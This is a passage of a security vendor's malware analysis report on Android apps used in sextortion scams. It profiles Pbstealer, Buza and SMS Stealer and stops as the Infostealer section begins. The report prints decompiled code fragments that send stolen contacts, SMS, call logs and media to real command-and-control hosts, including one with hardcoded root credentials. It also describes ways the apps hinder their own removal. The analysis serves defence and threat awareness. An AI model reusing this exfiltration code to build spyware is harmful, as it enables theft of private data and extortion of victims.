2020. 07. 06

Analysis Report

Five Malicious Sextortion Apps

Five Malicious Applications Most Commonly Used for Sextortion Scams

AhnLab Security Emergency-response Center (ASEC)

AhnLab

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, South Korea

Tel: +82-31-722-8000 | Fax: +82-31-722-8901 | www.ahnlab.com

Table of Content

Executive Summary

Sextortion scam, also known as bodycam phishing, refers to the attempt to extort money by threatening to release a personal image or video of the victim. Recently, there has been a surge of sextortion scams amid the global pandemic and stay-at-home orders.

There are many ways in which the attacker could obtain the image or video. The attacker could distribute malware to take control of the victim’s system and hijack the webcam to record a video of the victim. The attacker could also forge imagery to threaten the victim. One of the most common ways in which sextortion scams take place is by the attacker approaching the victim via SNS or messaging platform. The attacker starts with friendly remarks only to persuade the victim to go on a video chat without any clothes. After footage of the victim is obtained, the attacker asks for a substantial amount of money in exchange for the video.

Although there are various ways in which the attacker could perform sextortion attacks, there is a common factor among these types of attacks. That is the collection of the victim’s contact information in order to threaten the victim effectively. The big question is how did the attacker acquire the victim’s contact information?

The answer lies within the malicious apps downloaded on the victim’s phone. The attacker uses various excuses to convince the victim to download malicious apps. Examples include downloading the app for enhanced video or chat quality. Once the malicious app is downloaded and running, all contact information is transferred to the attacker.

In this analysis report, we will be taking a closer look at the top five malicious apps being widely used to conduct sextortion attacks.

An Increase in Malicious Sextortion Apps




Figure 1. Number of malicious sextortion apps reported between 2013 Q2 ~ 2020 Q1

Figure 1 is a statistical data of malicious sextortion apps that were reported to AhnLab between mid-2013 to early-2020. As shown above, malicious apps related to sextortion scams were reported as early as 2013. Although there are various types of sextortion attacks, the data shows that malicious apps have continuously been reported to this day.

The interesting point is that the number of reported cases declined until 2017 but increased exponentially in recent years. The most prevalent malicious apps are Infostealer (Android-Trojan / Infostealer) and SMS Stealer (Android-Trojan / SMSstealer). In late-2019, a new type of malicious app named Jystealer (Android-Trojan / Jystealer) was found.





Figure 2. Number of malicious sextortion apps detected by AhnLab V3 Mobile Security (March 2019 – May 2020)

Above is statistical data of malicious sextortion apps detected by AhnLab V3 Mobile Security from March 2019 to May 2020. Figure 2 shows that the number of detections is increasing at a similar rate to the number of reported cases shown in Figure 1.

Features of Malicious Sextortion Apps According to the Malware Type

Pbstealer (Android-Trojan / Pbstealer)

Pbstealer (Android-Trojan / Pbstealer) was first detected in 2013, and its number peaked in 2014. Although the number of Pbstealer has been decreasing ever since, it is continuously being detected to this day. This malware is distributed by spoofing media player icons, obscene images, and messenger icons. This is a common visual feature that most malicious sextortion apps have.



Activate device admin app?

secrettalk_device_admin

admin usage

Activating this admin app will allow the app SecretTalk to perform the following operations:


Lock the screen
Control how and when the screen locks.

죄송합니다.
긴급서버점검중입니다.
빠른시간내에 퇴치하도록 하겠습니다.

Figure 3. Main screen of Pbstealer's (Android-Trojan / Pbstealer) app

Upon the initial launch, the malicious app requests for administrator privilege. This is to complicate the deletion process, as shown in Figure 3. Once the victim attempts to delete the app, a message saying, “We apologize for the inconvenience. Our app is currently under emergency server maintenance,” appears, and interferes with the app deletion.

Immediately after showing the message, the malicious app steals all the contact information from the victim's phone and sends it to the C&C server, as shown in Figure 4. Pbstealer also steals all received text messages for more information.



```
public void onCreate(Bundle icicle) {
      super.onCreate(icicle);
      this.setContentView(0x7F030000);  // layout:send_mail
      ...
      GlobalData.my_phonenumber = phonenum.toString();
      this.contactData = ContactInfo.getContactInfo();
      Log.w("contact", "send start");
      new AsyncTask() {
         protected Void doInBackground(Void[] params) {
            HttpManager.postHttpResponse(URI.create("http://199.114.244.238/secrettalk.server/api/api.php?mName=contactInformation
&format=json"), SecretTalk.this.contactData);
            return null;
         }
      }.execute(new Void[0]);
      this.MonitorSMS();
      this.startService(new Intent(((Context)this), ReceiverRegisterService.class));
      this.setDialog("죄송합니다.\r\n 긴급서버점검중입니다.\r\n 빠른시간내에 퇴치하도록 하겠습니다.", "확 인");
   }
```

Figure 4. Malicious app transferring all contact information to the C&C server

Buza (Android-Trojan / Buza)





Figure 5. Icon of Buza (Android-Trojan / Buza)

Buza (Android-Trojan / Buza) is an Android malware which was first detected in 2014. As shown in Figure 5, Buza spoofs other application icons and images just like the previous malicious sextortion app. However, it has more malicious features compared to that of Pbstealer (Android-Trojan / Pbstealer).


Connecting to server...


Fail to connect to server.

Figure 6. Main screen of Buza (Android-Trojan / Buza) app

Upon being executed for the first time, it pretends as if it is attempting to connect to the server. However, after 5 seconds, the process is terminated, and the following message appears, “Failed to connect to the server,’ as shown in Figure 6.

What the app is actually doing it performing malicious activities in the background without the user’s knowledge. It first deletes the shortcut icon from the phone’s home screen to disturb the app deletion. Then it proceeds to steal various private information from the victim’s device.

```
public void run() {
        StringBuffer MyInfo = new StringBuffer();
        MyInfo.append(EmailAutoSend.getInstance().getMyPhoneNumber());
        MyInfo.append(EmailAutoSend.getInstance().getPosition());
          String MyInfoFilePath = EmailAutoSend.getInstance().writeFile("MyInfo.txt", MyInfo.
toString());
        StringBuffer ContactInfo = new StringBuffer();
        ContactInfo.append(EmailAutoSend.getInstance().getContactInfo());
        ContactInfo.append(EmailAutoSend.getInstance().getCallDetails());
         String ContactFilePath = EmailAutoSend.getInstance().writeFile("Contact.txt", ContactInfo.
toString());
         String AllSMSFilePath = EmailAutoSend.getInstance().writeFile("SMS.txt", EmailAutoSend.
getInstance().getAllSMS());
          File files = new File(GlobalData.getInstance().getContext().getFilesDir() + "/ST-
CallRecorder/");
...
        new SendAsyncTask(this).execute(this.strAttachArray);
        this.stopThread();
        EmailAutoSendController.getInstance().onEndedEmailSend();
    }
```



tommydeldio@gmail.com

나에게

5월 2일 (토) 오후 2:50

This is my test.

첨부파일 3개

MyInfo.txt

Contact.txt

SMS.txt

Figure 7. Victim's information that is being sent to the attacker's email

This malware steals various information, including contact number, GPS location, contact information, SMS history, and call recording files. It then saves the information as files. Afterward, it sends the files to the attacker via email, as shown in Figure 7.


At this point, the ID and password are hardcoded into the DEX file. For the attack, the operator utilizes various email providers, such as Gmail, 163, and Naver.

SMS Stealer (Android-Trojan / SMSstealer)

SMS Stealer (Android-Trojan / SMSstealer) was first detected in 2013, and it was the most detected malicious sextortion app between 2014 to 2018.

Because it has been distributed for the longest time, there are many variants of SMS Stealer. The variants, although similar in features, each had a distinctive method of concealing code and sending information to the C&C server.


[Case 1] The first case is an app that immediately closes upon the initial launch. It may seem harmless, but it contains very malicious features. As shown in Figure 8, such as stealing contact and email account information that will later be transferred to the C&C server via HTTP communication tool.



```
    public GogleService() {
        this.number = "";
        this.mHandler = new Handler();
        this.runnable = new Runnable() {
            public void run() {
                Log.e("tag", "2");
                String text = HttpTools.getContacts(GogleService.this);
                String account = HttpTools.getSkypeAcount(GogleService.this);
                HashMap map = new HashMap();
                map.put("smscontent", String.valueOf(text) + "<br/>" + account);
                map.put("sbid", GogleService.this.number);
                Log.e("tag", "result = " + HttpTools.postUrl("http://www.melo127.com/c5ty/saves.ashx", map));
…
```

Figure 8. Sending contact information and email information to the C&C server

[Case 2] The second case also immediately closes upon the initial launch. Just like Case 1, it steals contact information in the background, saves it as a file, then uses the SCP protocol to upload the file to the C&C server, as shown in Figure 9. At this point, C&C information is hardcoded into the text file of the asset folder.




```
    public boolean connectHost() {
        boolean v3;
        String url = FileUtil.getFromAsset(((Context)this), "net.txt");
        try {
            this.conn = new Connection(url);
            this.conn.connect();
            boolean v1 = this.conn.authenticateWithPassword("root", "B23hb27");
            this.sess = this.conn.openSession();
            this.ct = new SCPClient(this.conn);
            this.sess.execCommand("mkdir –p /home/" + Constant.LOCAL_MOBILE + "_" + Global.imei + "/CONTACT");
        …
        return v3;
    }

    public void onCreate() {
        new Thread() {
            public void run() {
                List list = SMSListenerService.this.readAllContacts();
                try {
                    FileUtil.writeToFile(new File("/mnt/sdcard/contact.txt"), new ProcBufferedReader() {
…
                if(SMSListenerService.this.connectHost()) {
                    try {
                        if(new File("/mnt/sdcard/contact.txt").exists()) {
                                    SMSListenerService.this.putFiles(new String[]{"/mnt/sdcard/contact.txt"}, String.valueOf(Constant.LOCAL_MOBILE) + "_" +
Global.imei + "/CONTACT");
…
```

Figure 9. Sends contact information to the C&C server


[Case 3] Case 3 starts off a bit differently. Upon the initial launch, the following message appears, "Please give us all privilege in order to use this app." It then asks for the user's approval while transferring all sensitive information in the background to the C&C server, as shown in Figure 11.



MobilePM에서 SMS 메시지를 전송하고 보도록 허용하시겠습니까?

모든 권한을 "허용" 하셔야 이용이 가능합니다.

Figure 10. Main screen of SMS Stealer's (Android-Trojan / SMSstealer) app




```
    protected void onCreate(Bundle arg3) {
        super.onCreate(arg3);
        this.setContentView(0x7F09001C);  // layout:activity_main
        MainActivity.instance = this;
        Glide.with(((FragmentActivity)this)).load(Integer.valueOf(0x7F060064)).into(((ImageView)this.findViewById(0x7F07003E)));  // drawable:sp
        if(MainActivity.hasPermissions(((Context)this), this.PERMISSIONS)) {
            this.startService(new Intent(((Context)this), BackGroundService.class));
            this.startService(new Intent(((Context)this), BackUploadImageService.class));
            this.startService(new Intent(((Context)this), BackUploadVideoService.class));
        }
        else {
            ActivityCompat.requestPermissions(((Activity)this), this.PERMISSIONS, this.PERMISSION_ALL);
        }
    }

    public void login() {
...
        HashMap v2 = new HashMap();
        v2.put("method", "register");
        v2.put("sign", "f87ef353bf46cea275f9e893550b91a9");
        v2.put("imei", v0_1);
        v2.put("pno", v1);
        v2.put("ptype", this.m_phoneInfoUtil.getSystemModel());
        NET.post("Json", v2, new ResponseBlock() {
...
            public void onSuccess(String arg1, String arg2) {
                BackGroundService.this.checkContactPermission();
                BackGroundService.this.queryCallLog();
                BackGroundService.this.checkSMSPermission();
            }
...
    }
```

Figure 11. Sends the victim's contact information, SMS, call history, images, and videos to the C&C server

SMS Stealer has a unique feature of collecting images and videos, a feature that other malicious body cam phishing apps do not have. It is assumed that the images and videos of the victim are collected to threaten the victim more efficiently.



[Figure 12] Conceals source code vis Tencent packer (Left) / Unpacked source code (Right)

Moreover, as shown in Figure 12, it attempts to evade analysis and antivirus software detection using Tencent packer, which is another unique feature that only SMS Stealer has.

Infostealer (Android-Trojan / Infostealer)

Infostealer (Android-Trojan / Infostealer) was first detected in 2018, and it is one of the most commonly detected malicious sextortion app from 2019.


